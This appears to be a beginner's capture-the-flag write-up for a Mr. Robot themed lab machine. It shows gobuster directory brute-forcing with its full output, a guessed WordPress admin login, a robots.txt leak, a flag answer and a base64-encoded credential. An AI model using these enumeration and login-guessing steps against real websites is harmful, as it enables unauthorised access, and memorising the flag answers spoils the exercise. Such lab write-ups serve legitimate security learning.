I typed command wakeup

```
root@fsociety:~# wakeup
```

It brings me to a page: <https://10.10.15.123/wakeup>

It plays a video



I typed command: join

```
root@fsociety:~# join
```

It brings me to a page: <https://10.10.15.123/join>

```
08:00 <mr. robot> hello friend
08:00 <mr. robot> you don't know me, but I've been watching you. i know you feel like you have no voice. i know you feel trapped. i
know you feel controlled. but i've been fighting for you. all of you. it's time to break free from our corporate masters. you've
been a slave to their debt far too long.
08:00 <mr. robot> if you're ready to join me, enter your email address.
```

I go to <https://10minutemail.net/> got mail

Put it on <https://10.10.15.123/join> when it ask me for mail

It writes we will be in touch

Lets try find hidden folders on <https://10.10.15.123/>

For that I used gobuster command:

`gobuster dir -u MACHINE_IP -w list.txt`

command gobuster need a list to compare file on brute-force attack

can see how to use gobuster with command: `man gobuster`

Meaning

Command gobuster allow you to search hidden files and directors on a web server

Flag `dir` allow the classic directory brute-forcing mode on website

Flag `-u` represent url

url [What is a URL? - Learn web development | MDN \(mozilla.org\)](#)

`MACHINE_IP` target ip which I attack

Flag `-w` use a list on brute-force

File `list.txt` a list use to compare file on brute-force

I search on google a list compare file on brute-force, i have found: `common.txt`

`common.txt` list locate on route/location `/usr/share/wordlists/dirb/`

[Gobuster Tutorial – How to Find Hidden Directories, Sub-Domains, and S3 Buckets \(freecodecamp.org\)](#)

[How To Use GoBuster To Find Hidden Files/Directories \(youtube.com\)](#)

Dirb scan website content search viewed and hidden files


[dirb | Kali Linux Tools](#)

`/usr/share/wordlists/dirb/` a folder that content search viewed and hidden files on website


`common.txt` a list to search and compare file on brute-force

search on chat gpt after purpose of `common.txt`

write common.txt list contains similar patterns and conventions in web development

 You

explaind me common.txt

 ChatGPT

``common.txt`` is a text file commonly found in directories related to web application security testing, such as `/usr/share/wordlists/dirb/``. It contains a list of common words and phrases that are frequently used in directory and file names on web servers.

These words and phrases are typically chosen because they represent common patterns and conventions used in web development, such as default directory names, common application names, standard file names, and other resources commonly found on web servers.

common.txt list content

[wordlists/common.txt · f43c03a2bef91118debffd6cec9573f21bb5f9e8 · Kali Linux / Packages / dirb · GitLab](#)

[dirb/wordlists/common.txt at master · v0re/dirb · GitHub](#)

Gobuster tool use option dir to search and compare file from website to common.txt list on brute force

I type: gobuster dir -u MACHINE\_IP -w /usr/share/wordlists/dirb/common.txt

```
$ gobuster dir -u https://10.10.15.123/ -w /usr/share/wordlists/dirb/common.txt
```

Results

```
Error: error on running gobuster: unable to connect to https://10.10.15.123/: Get "https://10.10.15.123/": tls: failed to verify certificate: x509: cannot validate certificate for 10.10.15.123 because it doesn't contain any IP SANs
```

Lets try find hidden folder and files on <http://10.10.15.123/>

```
$ gobuster dir -u http://10.10.15.123/ -w /usr/share/wordlists/dirb/common.txt
```

Results

Starting gobuster in directory enumeration mode

```
/.htaccess      (Status: 403) [Size: 218]
/.hta           (Status: 403) [Size: 213]
/.htpasswd      (Status: 403) [Size: 218]
/0              (Status: 301) [Size: 0] [→ http://10.10.15.12
3/0/]
/admin          (Status: 301) [Size: 234] [→ http://10.10.15.
123/admin/]
/atom           (Status: 301) [Size: 0] [→ http://10.10.15.12
3/feed/atom/]
/audio          (Status: 301) [Size: 234] [→ http://10.10.15.
123/audio/]
/blog           (Status: 301) [Size: 233] [→ http://10.10.15.
123/blog/]
/css            (Status: 301) [Size: 232] [→ http://10.10.15.
123/css/]
/dashboard      (Status: 302) [Size: 0] [→ http://10.10.15.12
3/wp-admin/]
```

```
/favicon.ico    (Status: 200) [Size: 0]
/feed           (Status: 301) [Size: 0] [→ http://10.10.15.12
3/feed/]
/image          (Status: 301) [Size: 0] [→ http://10.10.15.12
3/image/]
/Image          (Status: 301) [Size: 0] [→ http://10.10.15.12
3/Image/]
/images         (Status: 301) [Size: 235] [→ http://10.10.15.
123/images/]
/index.php      (Status: 301) [Size: 0] [→ http://10.10.15.12
3/]
/index.html     (Status: 200) [Size: 1188]
/js             (Status: 301) [Size: 231] [→ http://10.10.15.
123/js/]
/intro          (Status: 200) [Size: 516314]
/license        (Status: 200) [Size: 309]
/login          (Status: 302) [Size: 0] [→ http://10.10.15.12
3/wp-login.php]
/page1          (Status: 301) [Size: 0] [→ http://10.10.15.12
3/]
```



```

/phpmyadmin (Status: 403) [Size: 94]
/rdf (Status: 301) [Size: 0] [→ http://10.10.15.123/feed/rdf/]
/readme (Status: 200) [Size: 64]
/robots (Status: 200) [Size: 41]
/robots.txt (Status: 200) [Size: 41]
/rss (Status: 301) [Size: 0] [→ http://10.10.15.123/feed/]
/rss2 (Status: 301) [Size: 0] [→ http://10.10.15.123/feed/]
/sitemap (Status: 200) [Size: 0]
/sitemap.xml (Status: 200) [Size: 0]
/video (Status: 301) [Size: 234] [→ http://10.10.15.123/video/]
/wp-admin (Status: 301) [Size: 237] [→ http://10.10.15.123/wp-admin/]
/wp-config (Status: 200) [Size: 0]
/wp-content (Status: 301) [Size: 239] [→ http://10.10.15.123/wp-content/]
/wp-cron (Status: 200) [Size: 0]

/wp-includes (Status: 301) [Size: 240] [→ http://10.10.15.123/wp-includes/]
/wp-links-opml (Status: 200) [Size: 227]
/wp-load (Status: 200) [Size: 0]
/wp-login (Status: 200) [Size: 2606]
/wp-mail (Status: 500) [Size: 3064]
/wp-settings (Status: 500) [Size: 0]
/wp-signup (Status: 302) [Size: 0] [→ http://10.10.15.123/wp-login.php?action=register]
/xmlrpc (Status: 405) [Size: 42]
/xmlrpc.php (Status: 405) [Size: 42]
Progress: 4617 / 4618 (99.98%)

Finished

```

In the results we see certain codes: status 403, status 301, status 200

Interpretation of codes code 200 successful communication with the site, code 301 referral to another place on the site, code 403 page not found on the server

[What are HTTP Status Codes? List Of Important Status Codes - Moz](#)

[HTTP response status codes - HTTP | MDN \(mozilla.org\)](#)

I interest in /admin folder, /dashboard folder, /login document, /wp-login document, /robots.txt document

Lets enter this folders and files

10.10.15.123/admin/index.html

10.10.15.123/dashboard /

10.10.15.123/dashboard /

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

### user's Blog!

Just another WordPress site

Search ...

RECENT COMMENTS

ARCHIVES

CATEGORIES

## Oops! That page can't be found.


It looks like nothing was found at this location. Maybe try a search?

Search ...

10.10.15.123/dashboard/

10.10.15.123/wp-login.php?redirect\_to=http%3A%2F%2F10.10.15.123%2Fwp-admin%2F&reauth=1

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec



Username


Password

☐ Remember Me

[Lost your password?](#)


[← Back to user's Blog!](#)

10.10.15.123/login




10.10.15.123/wp-login|






I try to login with username admin password 1234




I click right mouse button from option list click on inspect

Press on the square



Press on the password on the website


Press right mouse button from option list click on edit html



Change type=password to type=text and press on the password on the website

You can also change type=password to type=type and press on the password on the website

I get




[Google Chrome Inspect: How To Reveal Hidden Passwords \(youtube.com\)](#)

password type=password

[HTML input type="password" \(w3schools.com\)](#)

I press login



I get error

Lets try to search robots.txt on the website


robots.txt a file contains website road map and some configurations

[Robots.txt Introduction and Guide | Google Search Central | Documentation | Google for Developers](#)


[What is robots.txt? | How a robots.txt file works | Cloudflare](#)

[robots.txt configuration - Security on the web | MDN \(mozilla.org\)](#)

I type <http://10.10.15.123/robots.txt> in the url



Results



It a security problem I usely not supposed to have access to robots.txt document


I see on robots.txt document a file called key-1-of-3.txt

Lets enter it and read it content

I type 10.10.15.123/key-1-of-3.txt



I see that key-1-of-3.txt content is 073403c8a58a1f80d943455fb30724b9



Question: What is key 1?


Answer: 073403c8a58a1f80d943455fb30724b9

Lets continue research sets see license on the website

I type 10.10.15.123/license

```
10.10.15.123/license|
```


## Results



```
do you want a password or something?
```

```
ZWxsaW90OkVSMjgtMDY1Mgo=
```

Lets see the source page



Lets exam the page



I see in pre tag: what you do just pull code from Rapid9 or some s@#% since when did you become a script kitty?do you want a password or something?ZWxsaW90OkVSMjgtMDY1Mgo=


